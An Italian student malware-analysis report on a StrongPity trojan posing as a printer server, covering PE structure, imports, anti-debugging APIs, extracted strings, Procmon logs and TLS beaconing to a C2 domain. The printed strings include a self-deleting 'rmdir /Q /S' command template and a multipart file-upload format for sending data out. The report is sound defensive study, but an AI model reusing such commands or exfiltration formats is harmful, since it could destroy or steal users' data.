Report Codice Malevolo


Fabiola Fabretti VR482924
Michele Bianchi VR457803

MALWARE

Ancor prima di iniziare con l'analisi del *malware*, è necessario individuare quale dei due file forniti sia quello che contiene la funzione richiesta, ovvero `sub_4020BE`.
I due file forniti sono

- `b06ab1f3abf8262f32c3deab9d344d241e4203235043fe996cb499ed2fdf17c4`
- `bac8489de573f614d988097e9eae53ffc2eb4e7dcb0e68c349f549a26d2130a8`

In entrambi i casi è possibile verificare, con *ComputeHash*, che il nome assegnato al file corrisponde all'hash SHA256.
Poiché, come verrà mostrato successivamente, il codice non sembra essere protetto da tecniche di *packing*, è sufficiente disassemblare entrambi gli eseguibili con IDA Freeware per visualizzarne l'elenco delle subroutine, e confermare che la funzione è in `b06ab1f3abf8262f32c3deab9d344d241e4203235043fe996cb499ed2fdf17c4`.



Analisi del contesto


Cercando l'*hash* su VirusTotal[1], troviamo un'occorrenza per il malware trojan.strongpity/gandcrab, classificato come *trojan* e *ransomware*. La prima occorrenza di questo file su VirusTotal risale al `2019-08-24 12:21:07 UTC`, ed è stato caricato con il nome `dpserver.exe`.

Da qualche ricerca online, è possibile scoprire l'autore di questo malware è conosciuto come StrongPity, PROMETHEUS o APT-C-41, e si tratterebbe di *hacker* turchi che hanno già una storia nello sviluppare *malware* poi distribuiti mascherandoli come programmi legittimi quali ad esempio *WinRAR* o *TrueCrypt*.[2]

Analisi statica di base

PEInfo

PEInfo ci anticipa che il file non sembra essere impacchettato.




PEiD e Kanal

Usiamo *Kanal* per verificare se vengono riconosciuti pattern di codifica comuni. Kanal individua solamente un possibile uso di *CRC*, algoritmo di *hashing*.

---

[1] https://www.virustotal.com/gui/file/b06ab1f3abf8262f32c3deab9d344d241e4203235043fe996cb499ed2fdf17c4/detection
[2] https://www.cybersecurity360.it/nuove-minacce/strongpity-il-malware-che-si-nasconde-in-finti-installer-di-notepad-i-dettagli/



PEStudio

Importiamo il file malevolo all'interno di *PEStudio* per l'analisi, analizziamo ciascuna delle schermate del programma e riportiamo le parti salienti.

Header

property	value
md5	A4D3B78941DA8B6F4EDAD7CB6F35134B
sha1	96B83D94C4CE0D0B690C4CA2B6972E2D2A28E59B
sha256	B06AB1F3ABF8262F32C3DEAB9D344D241E4203235043FE996CB499ED2FDF17C4
first-bytes-hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00
first-bytes-text	M Z . . . . . @ . . . . .
file-size	115496 (bytes)
entropy	6.486
imphash	03F2FE59051956E39187314B9B4E6FD5
signature	Microsoft Visual C++ 8
entry-point	E8 C8 03 00 00 E9 8E FE FF FF 55 8B EC 6A 00 FF 15 88 40 41 00 FF 75 08 FF 15 84 40 41 00 68 09 04
file-version	1.0.0.6
description	Digest Printer Server
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x5CE40366 (Tue May 21 15:55:50 2019)
debugger-stamp	n/a
resources-stamp	0x00000000 (empty)
import-stamp	0x00000000 (empty)
exports-stamp	n/a
version-stamp	n/a
certificate-stamp	0x95746D80 (Mon May 20 10:32:39 2019)

- L'entropia è inferiore a 7, a conferma che il *malware* non sia impacchettato.
- Il file è firmato come `Microsoft Visual C++ 8`, quindi presumiamo non sia impacchettato.
- La descrizione del programma riporta `Digest Printer Server`; quindi immaginiamo che questo programma si spacci per un *driver* di stampante. Sappiamo da *VirusTotal* che in effetti questo file veniva distribuito come "*dpserver.exe*".
- Il *compiler-stamp* risale al 2019, e dalle informazioni ottenute con *VirusTotal* possiamo ipotizzare che sia una data reale.

Sections

property	value	value	value	value	value	value
name	.text	.rdata	.data	.gfids	.rsrc	.reloc
md5	D7A6D4CE4A0FB42D6AC303...	28848BFB1E8815D30CB5E10...	58745753FDB06CDD600FB8...	17979EC64EC959DDA1AD29...	C68BB037C9289A34E5BD4A...	6F077A84757C4DF43008E55...
entropy	6.649	5.234	2.032	1.703	2.815	6.339
file-ratio (97.53%)	66.50 %	23.50 %	2.22 %	0.44 %	0.89 %	3.99 %
raw-address	0x00000400	0x00013000	0x00019A00	0x0001A400	0x0001A600	0x0001AA00
raw-size (112640 bytes)	0x00012C00 (76800 bytes)	0x00006A00 (27136 bytes)	0x00000A00 (2560 bytes)	0x00000200 (512 bytes)	0x00000400 (1024 bytes)	0x00001200 (4608 bytes)
virtual-address	0x00401000	0x00414000	0x0041B000	0x0041D000	0x0041E000	0x0041F000
virtual-size (116919 bytes)	0x0001BCB (76747 bytes)	0x00006964 (26980 bytes)	0x00001EB8 (7864 bytes)	0x000000DC (220 bytes)	0x00000360 (864 bytes)	0x00001094 (4244 bytes)
entry-point	**0x00002DBA**	-	-	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x40000040	0x42000040
writable	-	-	x	-	-	-
executable	x	-	-	-	-	-
shareable	-	-	-	-	-	-
discardable	-	-	-	-	-	x
initialized-data	-	x	x	x	x	x
uninitialized-data	-	-	-	-	-	-
unreadable	-	-	-	-	-	-
self-modifying	-	-	-	-	-	-
virtualized	-	-	-	-	-	-
file	n/a	n/a	n/a	n/a	n/a	n/a

- Non si rilevano sezioni con entropia > 7, a conferma che il *malware* non è impacchettato.
- Le sezioni hanno i nomi usuali, ad esclusione della sezione `.gfids`. Tuttavia, con una ricerca online[3], pare che sia una sezione generata da *Visual Studio* e quindi non intrinsecamente sintomo di *packing*.
- L'unica sezione con permessi di esecuzione è `.text`, come ci aspettiamo da un normale *software* non impacchettato e non polimorfico.

Libraries

library (4)	blacklist (1)	type (1)	imports (84)	description
kernel32.dll	-	implicit	80	Windows NT BASE API Client DLL
user32.dll	-	implicit	1	Multi-User Windows USER API Client DLL
shlwapi.dll	-	implicit	1	Shell Light-weight Utility Library
winhttp.dll	x	implicit	2	Windows HTTP Services

È presente una libreria sospetta.

- `winhttp.dll`: gestisce la connessione ad internet.

[3] https://www.hexacorn.com/blog/2016/12/15/pe-section-names-re-visited/

Si anticipa che, durante le analisi successive, verrà evidenziato il caricamento di numerose altre librerie.

Imports

Il numero di *import* nella *IAT* è elevato, a indicare che è inverosimile che l'eseguibile sia impacchettato.

Inoltre, possiamo individuare numerosissime funzioni sospette:

- **Sincronizzazione**: potrebbero essere usate per verificare se la macchina è già infetta.
    - `CreateMutexW, SetEvent, OpenEventW, LeaveCriticalSection, InitializeCriticalSectionAndSpinCount, EnterCriticalSection, DeleteCriticalSection`
- **Antidebugging e/o raccolta dati sulla macchina**
    - `GetVolumeInformationW`: restituisce informazioni sulla macchina. Potrebbe essere utilizzata per verificare se il software sta essendo eseguito in una VM, raccogliere informazioni sul sistema da condividere con il *server CC* oppure anche solo per identificare l'utente[4].
    - `QueryPerformanceCounter`[5], `GetTickCount`, `GetSystemTimeAsFileTime`: permettono di ottenere il tempo trascorso in due punti diversi del codice, e possono essere utilizzate come tecnica di anti-debugging programmando delle reazioni se l'esecuzione del programma è troppo lenta.
    - `LoadLibraryExW`[6], `LoadLibraryW`[7]: quando una libreria viene caricata in memoria mentre il programma è in stato di *debugging*, viene generato un evento `LOAD_DLL_DEBUG_EVENT` con una relativa struttura `LOAD_DLL_DEBUG_INFO` che viene letta dai *debugger*. Alcuni *debugger* dimenticano di chiudere l'*handle* a questo *file*; di conseguenza il programma debuggato può tentare di accedervi in modalità esclusiva, e se questa chiamata fallisce il processo è sotto *debugging*.
    - `IsDebuggerPresent`: verifica lo stato del bit BeingDebugged flag nel *PEB*, e può quindi reagire di conseguenza cambiando il proprio comportamento in presenza di un debugger.
    - `GetEnvironmentStringsW`, `FreeEnvironmentStringsW`: agiscono sul *PEB*; potrebbero essere usate nel contesto della generazione di nuovi processi, oppure in maniera malevola per leggere manualmente il *bit* `BeingDebugged`.
    - `Sleep`: il malware può rimanere inattivo per un periodo, per evitare che il suo comportamento sia notato dall'utente oppure da *software* di *antivirus*.
- **Connessione di rete**: sono presenti librerie per la gestione della connessione, che potrebbero quindi essere usate per collegarsi al CC *server* e inviare o ricevere informazioni sulla macchina o istruzioni su come comportarsi.
    - `WinHttpSendRequest`, `WinHttpOpen`
- **Gestione della memoria dinamica e di nuovi processi**: potrebbero essere usate per caricare a posteriori delle ulteriori librerie, per l'*unpacking* – di cui però non abbiamo nessun altro indizio – o per creare ulteriori processi, che potrebbero essere scaricati dal CC oppure potrebbero provare a garantire più persistenza. Inoltre, potrebbe verificare la presenza e quindi terminare processi conosciuti, come *Windows Defender* o applicazioni di analisi del *malware*.
    - `HeapSize`, `HeapRealloc`, `HeapFreeHeapAlloc`, `CreateProcessW`, `TerminateProcess`, `GetCurrentProcessId`, `GetProcId`
- **Caricamento librerie**: queste librerie permettono di caricare *.dll*, permettendo di fatto di importare ulteriori funzioni senza che esse compaiano sulla *IAT* oppure permettendo di importare ulteriore codice malevolo senza che questo sia immediatamente visibile nel codice macchina del programma, e rendendone quindi più difficile l'analisi.
    - `LoadLibraryW`, `LoadLibraryExW`
- **Modifiche al file system**: il malware potrebbe creare ulteriori copie di sé stesso per aumentare la persistenza, scrivere file di *log* delle informazioni della macchina da mandare al CC, modificare eseguibili leciti per eseguire sé stesso insieme ad essi o leggere *file* dell'utente dai quali estrapolare informazioni.

---

[4] https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getvolumeinformationw

[5] Identica a GetTickCount, ma ha una precisione maggiore. https://anti-debug.checkpoint.com/techniques/timing.html#queryperformancecounter

[6] Identica a LoadLibraryW, ma permette di non eseguire il main della libreria.

[7] https://anti-debug.checkpoint.com/techniques/object-handles.html#loadlibrary

- `WriteFile`, `SetFileAttributesW`, `PathFindFileNameW`, `GetTempPathW`, `GetFileType`, `GetFileSize`, `GetFileAttributesW`, `FindNextFileW`, `FindNextFileA`, `FindFirstFileW`, `FindFirstFileExA`, `DeleteFileW`, `CreateFileW`

- **Gestione delle eccezioni**: poiché, in caso di presenza di un *debugger*, le eccezioni sono cedute prima al *debugger* e poi alle funzioni di *handling* eventualmente definite dal programma, è possibile definire funzioni di *handling* su uno specifico filtro di eccezioni. Se la funzione *handler* viene chiamata – e non quella del *debugger* – allora il processo sa di non essere debuggato.[8] Similarmente, il processo può alzare un'eccezione di proposito e verificare se il controllo passa al suo custom handler o all'*handler* del *debugger*.[9]
    - `UnhandledExceptionFilter`, `SetUnhandledExceptionFilter`, `RaiseException`
- Si nota infine che sono presenti più funzioni relative alle *code pages*; si ipotizza che potrebbero essere usate sia per adattarsi all'interazione con macchine di aree geografiche diverse, sia eventualmente come forma di codifica personalizzata.

Risorse

Abbiamo una sola risorsa, con entropia < 7 e lingua inglese, che non risulta quindi sospetta.
Dumpandone il contenuto, otteniamo il seguente testo:

```
————————————————————————————————————4 VS_VERSION_INFO ½————————————————————————————————————
ïþ      ?  ————————————————————————————————————————————————————————————————————————————————
————————————————————————————————————————————————————————————————————————————————————————————
      ` StringFileInfo < 040904b0 @ CompanyName  Digest Security T FileDescriptio
n  Digest Printer Server 0 FileVersion  1.0.0.6 :
 InternalName dpserver.exe  j# LegalCopyright Copyright (C) 2019 Digest Security  B
 OriginalFilename dpserver.exe  > ProductName  Digest Printer  4 ProductVersion 1.2
.0.1 D VarFileInfo  $————————————————————————————————————————————————————————————————————
 Translation  ———————————————————————————————————————————————————————————————————————————
```

Che è un *file* dove troviamo informazioni sul programma. Possiamo dire che questo file ci suggerisce che il *malware* si spacci per un *software* legittimo, sviluppato da una tale *DigestSecurity* – della quale però non esistono tracce *online* – nel 2019.

Stringhe

- Sono presenti le stringhe relative a tutti gli *import* di cui sopra.
- **Stringhe di connessione**:
    - cmd.exe /C ping 3.5.6.6 -n 4[10]
    - Mozilla/5.0 (Windows NT 6.1; Win64; rv:46.0)
    - POST
    - ------Boundary%08X\r\nContent-Disposition: form-data; name="file"; filename="%ls"\r\nContent-Type: application/octet-stream\r\n\r\n : segmento di invio di contenuto via HTTP in multiparte. Fa probabilmente parte di una serie di pezzi che vengono inviati al server.
    - ------Boundary%08X--\r\n
    - name=
    - e=ok
    - WinHttpWriteDataWinHttpQueryHeadWinHttpCloseHandWinHttpReceiveReWinHttpOpenReque WinHttpQueryOptiWinHttpSetOptionWinHttpAddReques\
    - Content-Type: multipart/form-data; boundary=----Boundary%08X
    - Content-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\n
    - Content-Type: application/x-www-form-urlencoded\r\nAccept: */*\r\nConnection: close\r\n
- **Stringhe di formattazione**: potrebbero essere, particolarmente l'ultima, stringhe da usare in una *command line* (per la quale, in effetti, sono importate le librerie) e eliminare *file* dell'utente oppure tracce di sé stesso.
    - %s%ls&
    - Content-Length: %lu
    - %ls -w 3180 & rmdir /Q /S "%ls"
- **Librerie non presenti negli import**:possiamo assumere, data la presenza della libreria `LoadLibrary`, che queste librerie siano richiamate in un secondo momento. Si riportano solo quelle rilevanti ai fini del codice malevolo.
    - WinHttpReadData, WinHttpCrackUrl


---

[8] https://anti-debug.checkpoint.com/techniques/exceptions.html#unhandledexceptionfilter
[9] https://anti-debug.checkpoint.com/techniques/exceptions.html#raiseexception
[10] Questo indirizzo appartiene ad Amazon. https://ipinfo.io/3.5.6.6

- **Troviamo i giorni della settimana, i mesi e diverse stringhe per formattarli**. Potrebbero essere inserite nelle informazioni mandate al CC.
    - Sunday, Monday, Tuesday, Wednesday, Thursday, Friday, Saturday, January, February, March, April, June, July, August, September, October, November, December, MM/dd/yy, dddd, MMMM dd, yyyy, HH:mm:ss
- **Stringhe di decodifica**: non sono esattamente in *base64*, ma vi assomigliano nella forma e si immagina possano essere usate in maniera simile per codificare o decodificare stringhe, oppure come insieme dal quale selezionare lettere randomiche.
    - !"#$%&'()*+,-./0123456789:;<=>?@abcdefghijklmnopqrstuvwxyz[\]^_`abcdefghijklmnopqrstuvwxyz{|}~
    - !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLMNOPQRSTUVWXYZ{|}~
- **Stringhe presumibilmente cifrate**: potrebbero essere sia stringhe spazzatura, sia stringhe codificate in qualche modo; promenderei per la seconda poiché si riescono ad evidenziare dei pattern.Si riportano solo degli esempi.
    - >$>+>2>9>@>G>N>U>]>e>m>y>, 5#5)5>5V5\5l5
    - <$<,<4<<<D<L<T<\<d<l<t<|<
    - =$=,=4=<=D=L=T=\=d=l=t=|=
    - >$>,>4><>D>L>T>\>d>l>t>|>
    - ?$?,?4?<?D?L?T?\?d?l?t?|?
    - 0$0,040<0D0L0T0\0d0l0t0|0
    - < <(<0<8<@<H<P<X<`<h<p<x<
    - = =(=0=8=@=H=P=X=`=h=p=x=
    - > >(>0>8>@>H>P>X>`>h>p>x>
    - 0 0(00080@0H0P0X0`0h0p0x0
    - 1 1(10181@1H1P1X1`1h1p1x1
    - 2 2(20282@2H2P2X2`2h2p2j<n<r<v<
    - …
- **Stringhe di tutte le coppie stato-lingua**: potrebbero essere usate per gestire diversamente computer con locali diversi, soprattutto anche dati i riferimenti alle *code pages*.
    - zh-CHS
    - ar-SA
    - bg-BG
    - ca-ES
    - …
- Tutte le stringhe presenti nel file risorsa.

Grafo delle chiamate a funzione

Come visto in classe, uno dei sintomi del fatto che un *malware* è stato impacchettato è che, nella sua versione impachettata, il grafo delle chiamate a funzione risulta avere una struttura molto semplificato, in quanto stiamo visualizzando esclusivamente la *routine* di *unpacking* anziché la vera funzionalità del *malware*. Utilizzando *IDA Freeware*, possiamo generare la struttura del grafo:



Che dà un’ulteriore conferma del fatto che il software non è impacchettato.

Conclusione dell'analisi statica di base

Il malware è impacchettato? Se si quale packer e' stato utilizzato? Quali sono gli elementi del PE file che indicano che il malware e' impacchettato?
Il malware non è impacchettato.

Quali API vengono importate dal malware? Qual'e' un possibile comportamento del malware in base alle API importate?
Una lista completa è stata riportata nei precedenti paragrafi. Possiamo aspettarci un malware che raccoglie informazioni, apre nuovi processi, scrive *file* e li manda al *command and control server*. Possiamo aspettarci anche dei possibili comportamenti *anti-debug*, poiché vengono controllati ad esempio il *bit* `BeingDebugged` e ci sono riferimenti all'inserimento di *exception handlers*.

Quali stringhe sono contenute nel malware? Ci sono stringhe che possono che corrispondono a file o cartelle? Oppure sottochiavi del Windows registry? Oppure URL? oppure indirizzi IP?
Una lista non completa è stata riportata nei precedenti paragrafi. Non notiamo stringhe a file, cartelle, sottochiavi del *Windows Registry*, *URL* e indirizzi *IP*; tuttavia non si esclude che queste possano essere generate dinamicamente durante l'esecuzione del malware, o che siano contenute fra le stringhe offuscate.

Alcune delle stringhe sono offuscate o cifrate? Quale codifica o algoritmo di cifratura viene utilizzato?
Sono presenti delle stringhe che sembrano essere offuscate o cifrate, ma non è possibile comprendere quale codifica o algoritmo venga utilizzato. Kanal segnala la presenza di *hashing CRC* nel codice.


Analisi dinamica di base

RegShot

Purtroppo non sembrano esserci modifiche al registro o al *file system* riconducibili al malware, esclusa la creazione di un *file* di *prefetch*. Questo verrà poi confermato dall'esecuzione di *Procmon*, ma la cartella che viene creata in `\Temp`, ovvero `5AD-CA113D-416AA`, non è più presente nel momento del secondo *snapshot* di *RegShot*.

Process Monitor

Avviando la cattura dopo aver eseguito il *malware*, si procede applicando i filtri visti in classe, ovvero



- `Process Name is DANGER.exe`
- `Operation is SetDispositionInformationFile`
- `Operation is RegSetValue`
- `Operation is WriteFile`
- `Operation is RegDeleteKey`

Il malware non effettua nessuna di queste operazioni.

Se proviamo ad allargare la ricerca includendo tutte le chiamate effettuate dal processo, in effetti, notiamo che il *malware* rimane in esecuzione e il suo comportamento può esere diviso chiarametne in due fasi:

1. **Fase preparatoria**: chiama in memoria numerose *.dll*, apre e legge numerose chiavi e cartelle ma senza scrivervi nulla.[11] Si nota che molte delle chavi a cui fa accesso sono relative alle *code pages*.
   Non ci sono comportamenti davvero notevoli in questa fase, ma notiamo che:

[11] In realtà viene chiamata spesso anche la API SetRegInfoKey, non documentata, ma secondo ricerche online si limita comunque alla lettura di chiavi e non alla loro modifica.
https://www.reddit.com/r/learnprogramming/comments/2c0w1f/registrywhat_does_regsetinfokey_do/

a. C'è un tentativo di accesso a una chiave che darebbe persistenza al nostro eseguibile; tuttavia, questa chiave non esiste e `RegOpenKey` non la crea. Possiamo assumere sia un errore del programmatore, oppure che più probabilmente questa venga creata solo dopo aver stabilito la connessione con il *server CC*.

10:36:...	DANGER.exe	3588	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DANGER.exe	NAME NOT FOUND Desired Access: R...
10:36:...	DANGER.exe	3588	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Control Panel\Desktop	NAME NOT FOUND Desired Access: R...

b. Viene creata una cartella `5AD-CA113D-416AA` in `Temp`, che come vedremo nel *reverse engineering* è la cartella che viene usata come cartella di lavoro.

3588	CloseFile	C:\	SUCCESS
3588	CreateFile	C:\Users\malware\AppData\Local\Temp\5AD-CA113D-416AA	NAME NOT FOUND Des
3588	CreateFile	C:\Users\malware\AppData\Local\Temp\5AD-CA113D-416AA	NAME NOT FOUND Des

2. **Fase di loop**: chiama in memoria `OnDemandConnRouteHelper.dll` e successivamente la disalloca. Anticipiamo che in questa fase manda anche richieste di connessione al proprio *CC server*.

ER.exe	3588	CreateFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	QueryBasicInformationFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	CloseFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	CreateFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	CreateFileMapping	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI
ER.exe	3588	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI
ER.exe	3588	RegQueryValue	HKLM\System\CurrentControlSet\Control\CI\Disable26178932
ER.exe	3588	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI
ER.exe	3588	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI
ER.exe	3588	RegOpenKey	HKLM\System\CurrentControlSet\Control\CI
ER.exe	3588	RegQueryValue	HKLM\System\CurrentControlSet\Control\CI\Disable26178932
ER.exe	3588	RegCloseKey	HKLM\System\CurrentControlSet\Control\CI
ER.exe	3588	CreateFileMapping	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	Load Image	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	Load Image	C:\Windows\SysWOW64\combase.dll
ER.exe	3588	CloseFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	CreateFile	C:\Windows\SysWOW64\combase.dll
ER.exe	3588	QuerySecurityFile	C:\Windows\SysWOW64\combase.dll
ER.exe	3588	QuerySecurityFile	C:\Windows\SysWOW64\combase.dll
ER.exe	3588	CloseFile	C:\Windows\SysWOW64\combase.dll
ER.exe	3588	CreateFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	QuerySecurityFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	QuerySecurityFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
ER.exe	3588	CloseFile	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll

Conclusioni sull'analisi dinamica di base

Il malware crea o modifica chiavi o sottochiavi del Windows registry? Se si quali ?

Il malware non sembra generare nuove chiavi né sottochiavi; tuttavia, ne legge un numero notevole.

Il malware crea o cancella cartelle o file sulla macchina virtuale? Se si quali?

Il malware non sembra generare nuovi file o cartelle sulla macchina locale. Assumiamo che, per farlo, attenda di ricevere istruzioni dal command and control server.

Il malware crea qualche altro processo?

Il malware non genera altri processi. Assumiamo che, per farlo, attenda di ricevere istruzioni dal command and control server.


Il malware e' persistente sulla macchina virtuale? Se si, quale tecnica utilizza per raggiungere persistenza?

Il malware non sembra raggiungere la persistenza sulla macchina. C'è un tentativo di lettura di una chiave che genererebbe persistenza del file eseguibile originale, tuttavia essa non viene trovata né viene creata.


Analisi del traffico di rete

Si procede all'analisi del traffico di rete con *Wireshark* come visto in classe.
Non si nota nulla di inusuale, a esclusione di connessioni periodiche con il server `apn-state-upd2.com`, che risulta essere un indirizzo malevolo secondo numerosi *vendor* di *VirusTotal*[12].
È possibile collegarsi direttamente all'indirizzo, che risulta essere online, ma la risposta è una pagina vuota e si presume che il server risponda esclusivamente alle richieste che arrivano dal *malware*.

[12] https://www.virustotal.com/gui/domain/apn-state-upd2.com/detection



Per quanto riguarda il contenuto delle richieste, si tratta di tentativi di *handshake* con il server secondo il protocollo *TLS 1.2*. Si può presumenre che il *malware*, prima di procedere con le altre fasi dell'analisi, tenti di avviare una connessione cifrata con il server attraverso la quale condividere informazioni sulla macchina e ricevere ulteriori comandi.




tls.handshake.extensions_server_name == "apn-state-upd2.com"

Time	Source	source port	Destination	dest port	Server Name	Host	Protocol	Length	Info
10:11:27	10.0.0.2	53924	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:11:27	10.0.0.2	53925	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:11:39	10.0.0.2	53926	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:11:39	10.0.0.2	53927	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:11:52	10.0.0.2	53928	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:11:52	10.0.0.2	53929	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:04	10.0.0.2	53930	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:04	10.0.0.2	53931	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:16	10.0.0.2	53932	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:16	10.0.0.2	53933	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:28	10.0.0.2	53934	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:28	10.0.0.2	53935	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:41	10.0.0.2	53936	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:41	10.0.0.2	53937	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:53	10.0.0.2	53938	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:12:53	10.0.0.2	53939	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello
10:13:05	10.0.0.2	53940	10.0.0.1	443	apn-state-upd2.com		TLSv1.2	239	Client Hello

Frame 1284: 239 bytes on wire (1912 bits), 239 bytes captured (1912 bits) on interface enp0s3, id 0

Il contenuto di tutti è pacchetti è quello di una *handshake* del protocollo *TLS*.



```
0000  08 00 27 87 3b 46 08 00  27 79 79 82 08 00 45 00   ··'·;F·· 'yy···E·
0010  00 e1 5c 5b 40 00 80 06  89 b9 0a 00 00 02 0a 00   ··\[@··· ########
0020  00 01 c5 14 01 bb 2a e2  b2 67 50 0b 36 37 50 18   ######*· ·gP·67P·
0030  20 14 f2 a5 00 00 16 03  03 00 b4 01 00 00 b0 03   ######·· ########
0040  03 66 81 3f 36 a8 01 f6  49 bf 25 37 43 bf b4 d4   ·f·?6··· I·%7C···
0050  6b ea a5 2e df 94 2f b9  f7 0e 00 e8 db d2 8b 00   k···/··· ########
0060  b7 00 00 26 c0 2c c0 2b  c0 30 c0 2f c0 24 c0 23   ···&·,·+ ·0·/·$·#
0070  c0 28 c0 27 c0 0a c0 09  c0 14 c0 13 00 9d 00 9c   ·('····· ########
